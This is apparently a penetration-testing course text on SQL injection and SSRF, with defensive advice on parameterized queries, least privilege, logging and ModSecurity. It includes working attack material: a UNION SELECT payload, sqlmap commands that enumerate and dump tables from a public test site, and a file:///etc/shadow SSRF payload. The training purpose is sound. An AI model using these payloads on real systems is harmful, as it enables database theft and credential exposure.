UNION Select Results

SQL Injection



Several built-in variables and functions are used to retrieve system information. We increased the number of columns in the UNION SELECT until the error was resolved. The order of constants or variables was modified to replace entries printed in the HTML output. We can accelerate data retrieval with automated tools.

Returning to our vulnerable web application through the `cat` parameter, we have added a `UNION` keyword to the query for a second `SELECT` statement, adding four columns to be retrieved. These four columns are specific to MySQL servers (which was disclosed in the error message content) as built-in records, not requiring the definition of a table name for a valid query:

- `@@version`: Returns the version number of the MySQL software
- `user()`: Returns the username and the hostname of the account interacting with the database
- `system_user()`: Returns the account name used for Windows authentication used by the database
- `database()`: Returns the database name in use

In the response from the server, we see the error *The used SELECT statements have a different number of columns*, indicating that our query needs to be modified. In the second example, we used a query of `UNION SELECT 1, @@version, 3, 4, 5, 6, user(), 8, database(), 10, 11` to make up the 11 columns necessary to match the `SELECT` statement to the left of our `UNION` modifier. The position of the information fields was discovered experimentally in fields where they would be displayed by the web application, as shown.

```
$ python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1"

[15:02:35] [INFO] testing if GET parameter 'cat' is dynamic
[15:02:36] [INFO] testing sql injection on GET parameter 'cat'
[15:02:36] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[15:02:38] [INFO] GET parameter 'cat' is 'AND boolean-based blind - WHERE or HAVING
clause' injectable
[15:02:38] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[15:02:38] [INFO] GET parameter 'cat' is 'MySQL >= 5.0 AND error-based - WHERE or HAVING
clause' injectable
GET parameter 'cat' is vulnerable. Do you want to keep testing the others? [Y/n] n

[15:05:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 6.10 or 6.06 (Edgy Eft or Dapper Drake)
web application technology: Apache 2.0.55, PHP 5.1.2
back-end DBMS: MySQL 5.0
[15:05:21] [INFO] Fetched data logged to text files under '/root/sqlmap-
dev/output/testphp.vulnweb.com'
```

Manual SQL injection scanning can be a time-consuming event, especially without the assistance of detailed database error messages. Automated scanner tools can accelerate this process, taking one or more target designations and quickly sending multiple SQL statements to determine if a server is vulnerable to SQL injection.

Automated scanners are available as commercial tools, including Burp Suite Professional (www.portswigger.net) or the Acunetix Web Vulnerability Scanner (www.acunetix.com/vulnerability-scanner). In addition, a popular free tool for automated SQL injection scanning is also available: Sqlmap (<https://sqlmap.org>).

Sqlmap is a multiplatform Python tool capable of identifying and exploiting SQL injection flaws. To use Sqlmap, invoke the `sqlmap.py` script and specify a URL to evaluate for SQL injection with the `-u` parameter. As shown on this slide, Sqlmap quickly identifies that the `cat` parameter is vulnerable to SQL injection. If other parameters were also specified in the URL (separated by ampersand characters), Sqlmap could also evaluate these additional parameters for SQL injection.

After recognizing that the parameter is vulnerable, Sqlmap identifies some backend database information including the web server platform and the backend database management system (DBMS) before shutting down.

Note that the output from Sqlmap shown on this slide has been trimmed for space.

Two important notes to keep in mind when using Sqlmap!

1. Always use a valid, non-error-generating URL with Sqlmap
2. Always put the URL in quotes

Two important notes to keep in mind when using Sqlmap:

1. Always use a valid, non-error-generating URL with Sqlmap. Do not supply Sqlmap a URL that generates an error on the server (e.g., with the `-u` argument). Sqlmap assumes the supplied URL is a *normal* request, then it mutates the request until it identifies an error condition. If you start with an invalid URL, Sqlmap will assume that the error is normal, and will be unable to identify a vulnerable page.
2. Always put the URL in quotes. Many URLs contain ampersands (&). If you do not put the URL in quotes, the shell prompt will interpret the ampersand as a shell meta-character and will not supply all the data parameters for SQL injection testing to Sqlmap. When specifying a URL, always surround the URL with quotation marks, as shown here:

```
sec504@slingshot:~$ sqlmap -u  
"https://www.target.tgt/page.asp?id=josh&uid=1001"
```

```
$ python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs

[*] acuart
[*] information_schema

$ python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables

[7 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| users   |
+-----+
```

You can automate database enumeration tasks with Sqlmap. After identifying a vulnerable HTTP parameter with Sqlmap and the `-u` argument, run Sqlmap with the `--dbs` argument to enumerate the databases available on the system, as shown on this slide. After you have selected a database to evaluate further, you can run the same command again, this time using the `-D databasename` argument, as well as `--tables` to list the tables on the system, as shown.

The output from the sqlmap command shown on this page has been modified for space.

Sqlmap Enumeration (2)

SQL Injection

```
$ python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T carts --columns
```

```
+-----+-----+
| Column | Type   |
+-----+-----+
| cart_id | varchar(100) |
| item    | int(11)      |
| price   | int(11)      |
+-----+-----+
```

Alternatively, specify
`--sql-shell` to access an
interactive shell for SQL queries
against the target database

```
$ python sqlmap.py -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T carts --dump
```

```
+-----+-----+-----+
| cart_id | item | price |
+-----+-----+-----+
| 59bc1b0b420b28ec09d673886c9e6c5e | 1 | 500 |
| 92cd2d36a3ebf3e3227f8573f8682b98 | 7 | 15000 |
```

After identifying the table you want to evaluate, you can repeat the previous command, adding the `-T tablename` parameter, followed by `--columns` to generate a list of table columns that are accessible. Alternatively, you can collect the entire table contents by specifying the database name with `-D`, the table name with `-T`, and the `--dump` argument, which displays all the entries from the table, as shown.

Alternatively, adding `--sql-shell` creates an interactive SQL interface where you can manually craft SQL statements to select content from database tables, supporting the full set of SQL WHERE clauses.

Cloud SQL Does Not Escape Vulnerability

SQL Injection

Cloud databases (RDS, Spanner, SQL MI) remain vulnerable to SQLi attacks

- Once a very common flaw, SQLi attacks dropped off in frequency
 - Largely due to the use of abstracted Object Relational Mapping (ORM) systems
- Serverless platforms often eliminate ORMs for speed and performance (Flask, Express, etc.), reintroducing SQLi flaws

Damian S. (damian89)

5364 Reputation - 6.21 Signal 92nd Percentile 23.52 Impact 94th Percentile

#663628 Access to multiple production Grafana dashboards

State: Resolved (Closed) Severity: High (7 ~ 8.9)

Disclosed: November 4, 2020 6:24am -0500 Participants: 3

Reported To: Snapchat Visibility: Disclosed (Limited)

Snapchat confidential data metrics disclosed in serverless SQLi attack against Grafana dashboard - \$10,000 bug bounty award

Cloud computing providers offer traditional database services as part of their overall cloud product offerings. These services may be hosted versions of their otherwise standalone products (such as Azure SQL Managed Instance, which is a Microsoft SQL Server-compatible database, hosted and managed by Microsoft), or independent technologies (such as GCE Spanner, or Amazon Relational Database Service). These cloud technologies are not impervious to SQL injection attacks; rather, they have introduced more frequent SQL injection vulnerabilities.

With conventional server systems, SQL injections attacks have dropped off in popularity over the past several years, largely due to the adoption of Object Relational Mapping (ORM) systems including ActiveRecord, Hibernate, nHibernate, SQLAlchemy, and others. These ORM platforms provide an abstracted interface for developers to interact with the SQL databases where the developer is no longer creating manual SQL statements that could be vulnerable to SQL injection. This is a classic security vs. performance trade-off: the ORM is slower but enhances the security of the connection between the application and the database by crafting SQL statements that cannot be exploited using SQL injection techniques.

Cloud database systems have no inherent protection against SQL injection attacks. This, combined with the introduction of many types of serverless platforms (Azure Functions, Amazon Lambda, Google Cloud Functions, etc.) has reintroduced a resurgence in SQL injection vulnerabilities, including the vulnerability disclosed in Snapchat systems that received a \$10,000 bug bounty award (<https://hackerone.com/reports/663628>):

"While fuzzing patterns of certain snapchat related projects, I was able to find an instance of Grafana which was accessible by a guest user. That instance contained hundreds of production dashboards, valuable data about company. Furthermore, one of the custom modules was vulnerable to SQL Injection." (Damien S.)

With serverless systems, developers are often avoiding the complexity and overhead of an ORM platform in favor of improved performance, accessing the database server directly instead of through a secure, abstracted interface. This change is the opposite end of the security vs. performance dichotomy: by focusing on performance with serverless computing environments, many developers have regressed in the security of the system, sometimes reintroducing SQL injection vulnerabilities.

- It is easy for SQL injection testing to delete data
 - Performed manually or with a scanner
- Make sure the customer has a backup of the database
 - And that they can restore it!
 - Double-checking is called for here
- Consider this SQL injection test case:

```
UPDATE customers set name = 'input' WHERE custid=642;
```

```
UPDATE customers set name = 'Kevin'-- ' WHERE custid=642;
```

SQL injection testing should be considered a dangerous activity that can be detrimental to the target organization, depending on the nature of the SQL statements evaluated. For example, consider the developer's SQL statement shown on this slide taken from the client profile information update page handler:

```
UPDATE customers set name = 'input' WHERE custid=642;
```

Here the developer is making a change to the database, allowing the user to change the name information associated with the account. However, consider the impact of the following SQL injection testing statement:

```
UPDATE customers set name = 'Kevin'-- ' WHERE custid=642;
```

Or removing the comment characters and the following content:

```
UPDATE customers set name = 'Kevin'
```

Because the WHERE clause was omitted with the comment marker, all database records will be changed to the name Kevin, regardless of the customer ID value. This is a threat the penetration tester cannot predict in advance, so it calls for adequate preparation by the customer to prepare for such an event by ensuring that database backups are available and have been tested. Double-checking to confirm that the customer can restore a database is a good idea as well.

- Limit the permissions of the web app when accessing the database
- Teach web developers to use *parameterized queries*
 - A better solution than input filtering, available for all modern SQL APIs
- Monitor database query error logging
 - SQLi involves guesswork for the attacker
 - These guesses are captured by the database!
- ModSecurity offers attack identification and blocking features for Apache, IIS, and Nginx

TIP

Using parameterized queries is the best way to mitigate the risk of SQL injection. It is also easier for programmers to implement, and aids in improving database performance. Good for operations and good for security!

One level of defense against SQL Injection involves limiting the permissions of the web application when accessing the database. Don't let your web app have admin capabilities in your database! That's incredibly dangerous. Clamping down on these permissions won't eliminate SQL Injection, but it can limit the attacker's ability to explore the database fully.


Some best-practice guides for web development with SQL database interaction recommend filtering any input data to remove dangerous characters that could be used to manipulate the database. While this is necessary to defend against other types of attacks (such as Cross-Site Scripting or XSS attacks), it is no longer considered best practice as a defense technique against SQL injection. Instead, developers should build their web applications to use *parameterized queries*, as opposed to building SQL statements through string concatenation.

Using parameterized queries eliminates any risk of SQL injection, is easier for most programmers to use, and improves database performance. When a security recommendation is also good for the operations team (and programmers) it is usually an easy sell by the infosec team!

A guide to using parameterized queries is published through the OWASP project at https://github.com/OWASP/CheatSheetSeries/blob/master/cheatsheets/Query_Parameterization_Cheat_Sheet.md (<https://tinyurl.com/y4u4qaqd>). The details of how to implement parameterized queries will change depending on the web programming language, API selection, and backend database, but a guide for Microsoft Windows IIS servers and the Microsoft SQL Server database is available at <https://blogs.iis.net/bswan/do-stored-procedures-protect-against-sql-injection>.

If your database product supports it, consider turning on database logging for failed SQL statements and SQL statements that produce a syntax error. This will generate some attack false-negative events for your internal users that make mistakes in SQL queries but will generate a lot of errors for attackers trying to explore SQL injection vulnerabilities. This type of logging is not supported on all databases though, notably lacking on MySQL/MariaDB database platforms.

As a final defense technique, consider the use of the ModSecurity plugin for your Apache, IIS, and Nginx web servers. ModSecurity includes filtering features to stop SQL Injection attacks, as well as Cross-Site Scripting attacks. ModSecurity is available at <https://modsecurity.org>.



This visual association summary is included in your ISO media files as Summary-SQLInjection.pdf

In this module we investigated the topics surrounding SQL injection, a common web attack technique that exploits input validation flaws on applications that accept user input to interact with databases. We looked at the basics of how developers interact with a database using the Structured Query Language (SQL) syntax using SQL verbs, sources, refinements, and operation clauses. When a developer builds a SQL statement that accepts unfiltered user input, the attacker has an opportunity to inject their own SQL statements that manipulate the system, potentially allowing the attacker to gather more data than intended for the user.

We looked at several examples of SQL injection where the input field supplied by the user is changed to manipulate the results of the query. This manipulation could come from adding comment characters or manipulating the refinements and operation clauses of a SQL statement to add OR criteria that returns more records of data than the developer intends.

To obtain access to other tables than what the application typically accesses, the attacker needs to add additional clauses to the SQL statement. One common option is the UNION clause which appends a second query to the developer-intended query, allowing the attacker to get data from other tables (including the database metadata tables that describe what the names and columns are for database tables). We looked at an exploit example where the attacker used SQL injection to manipulate a query to retrieve data from a second table using the UNION clause, retrieving additional data from a table with credit card information.

While SQL injection can be exploited manually, a powerful attack tool that automates the vulnerability discovery and exploitation process is Sqlmap. Sqlmap has two important usage notes: always supply Sqlmap with a valid URL (not one that returns an error or shows the presence of a SQL injection vulnerability), and always specify the URL in quotes at the command line. After identifying a SQL injection vulnerability, Sqlmap makes it straightforward to enumerate database schema names, tables, and columns, and can retrieve the entire contents of tables in the database using the `--dump` option.

For many years, SQL injection vulnerabilities and the public disclosure of data harvested through SQL injection vulnerabilities were very common. As developers became more aware of this vulnerability and web platform frameworks started to include built-in SQL injection defenses, the number of SQL injection vulnerabilities

tended to be fewer. However, the past several years have seen a new surge in reported SQL injection vulnerabilities associated with cloud deployments. While cloud systems are not inherently more vulnerable to SQL injection attacks than conventional platforms, a focus on eliminating heavy web frameworks in favor of lightweight and less-costly serverless cloud functions. In several cases, including a recent vulnerability in social media app Snapchat architecture, serverless cloud functions that implement their own SQL abstraction code to interact with SQL database servers in favor of slower frameworks have reintroduced SQL injection vulnerabilities. The main takeaway is this: cloud databases are not inherently safe from SQL injection attacks.

If you choose to do your own SQL injection testing, make sure you communicate the potential risks associated. We looked at an example where a website function to change the customer's name was accidentally responsible for deleting all the name information for a large production database. Before testing to identify SQL injection vulnerabilities, make sure there are database backups, and the restore process for those backups has been tested.

From a defense perspective we can mitigate the impact of SQL injection vulnerabilities by limiting the privileges accessible to database users. Developers should also use parameterized queries instead of building SQL statements using string concatenation. The ModSecurity framework can also identify and stop HTTP requests that resemble SQL injection attacks. Also consider using logging facilities in your database product to identify SQL statements that generate an error; a rare occurrence for most organizations, but a common occurrence when an attacker is exploring a system for SQL injection vulnerabilities.

LAB

Please work on the lab exercise
SQL Injection Attack



Please work on the lab exercise *SQL Injection Attack*. For this lab exercise you will need your class Slingshot Linux VM.

Course Roadmap

- Incident Response
- Recon, Scanning, and Enumeration Attacks
- Password and Access Attacks
- Public-Facing and Drive-By Attacks
- Evasion and Post-Exploitation Attacks
- Hands-on CTF Event

Public-Facing Attacks


Metasploit Framework
Lab: Metasploit Attack and Analysis
Drive-By Attacks
Lab: BeEF for Browser Exploitation
Defense Spotlight: System Resource Usage Monitor
Lab: System Resource Usage Database Analysis
Command Injection
Lab: Command Injection Attack
Cross-Site Scripting
Lab: Cross-Site Scripting Attack
SQL Injection
Lab: SQL Injection Attack
[Cloud Spotlight: SSRF and IMDS](#)
Lab: Cloud SSRF and IMDS Attack

We'll finish this section of material with our Cloud Spotlight module on Server-Side Request Forgery (SSRF) and Instance Metadata Service (IMDS) attacks.

Cloud Spotlight: SSRF and IMDS

T1552.005


- Server-Side Request Forgery (SSRF) vulnerabilities allow an attacker to make HTTP requests from a server, obtaining results
 - Found in server functions that retrieve content with user input
- SSRF allows an attacker to manipulate the server to change *what* it requests
- Cloud impact is significant since it can disclose *Instance Metadata* (IMDS)



In this Cloud Spotlight module, we'll look at the combination of Server-Side Request Forgery (SSRF) attacks to exploit cloud target Instance Metadata Services (IMDS). SSRF attacks are not unique to cloud targets since they can expose any web application functionality, but this vulnerability becomes particularly interesting when applied against cloud targets.

For many web applications, the web server will accept an input from the user and use the input to form a web request of its own. For example, if a user supplies a link to an image file as part of user profile avatar creation, the web server will accept that URL and request the image from the target web server. If an attacker can manipulate the input to get the server to make arbitrary HTTP requests, then the server is vulnerable to SSRF attacks. This can lead to a web server compromise, possibly disclosing sensitive cloud authentication tokens through the Instance Metadata (IMDS) service.


Access to cloud credentials through IMDS is classified as *Unsecured Credentials: Cloud Instance Metadata API* by the MITRE ATT&CK Framework, ID T1552.005 (<https://attack.mitre.org/techniques/T1552/005/>).



To understand an SSRF attack, first consider how a web client requests content from a server. In the illustration at the top of this page, the client sends an HTTP GET request to the server for the page `/user` with the argument `profile=me.jpg`. The server code in the `/user` page accepts the request and parses the argument `profile=me.jpg`, returning a response that includes an HTML markup tag instructing the browser where to get the image content (`https://server2/me.jpg`). When the browser renders the HTML response, the web client sends a new request to server2 asking for the `me.jpg` file. This is the *common request* format, where the server delivers a reference to the file, and the web client makes a 2nd request to obtain the file.

In some cases, the server may request the resource on behalf of the web client, known as a *server-side request*. In the illustration at the bottom of this page, the user requests the same `/user` page with the `profile=me.jpg` parameter. Instead of returning a reference for the web client to obtain the image from server2, the server makes the request on behalf of the client. In this example, the server makes the request to server2 for the image, obtains the image, and then returns the image to the original web client.

This server-side request process is not unusual for web servers, particularly when integrating third-party applications into a web application (such as converting user-supplied content into a PDF file, for example), or when the user is allowed to specify a URL as input to a web application (such as migrating data from one cloud storage platform to another). If the server performing the server-side request does not validate the input, then this practice can expose the server to several attack opportunities.




Consider the same server-side request scenario shown on this page. On the top of the page, we see a slightly different server-side request format: instead of the `profile=` parameter indicating a file name, the parameter includes the entire URL for the remote asset (e.g., instead of specifying `me.jpg` and implying that the content comes from `server2`, the client sends a parameter that specifies the fully-qualified URL). Functionally, this executes in the same manner, where the server performs a server-side request to obtain the image content, which is ultimately returned to the client.

In the illustration at the bottom of this page, consider the impact to the server when an attacker modifies the URL parameter, changing the `profile=` value to `file:///etc/shadow`. In this case, the server still performs a server-side request, but processes a URI that retrieves the `/etc/shadow` file from the local file system, revealing sensitive information to an attacker.

When an attacker can manipulate an input to the server that generates a server-side request, the server is vulnerable to a Server-Side Request Forgery (SSRF) attack. These vulnerabilities are common, even for well-known, high-profile websites. In recent years we have seen SSRF vulnerabilities manifest in many different public websites as disclosed by HackerOne and third-party vulnerability reports. One high-profile breach that involved an SSRF vulnerability is the 2019 Capital One compromise (a US bank) that disclosed 100 million credit card applications and account information (<https://www.cnn.com/2019/07/29/business/capital-one-data-breach/index.html>). Other high-profile SSRF vulnerabilities include:

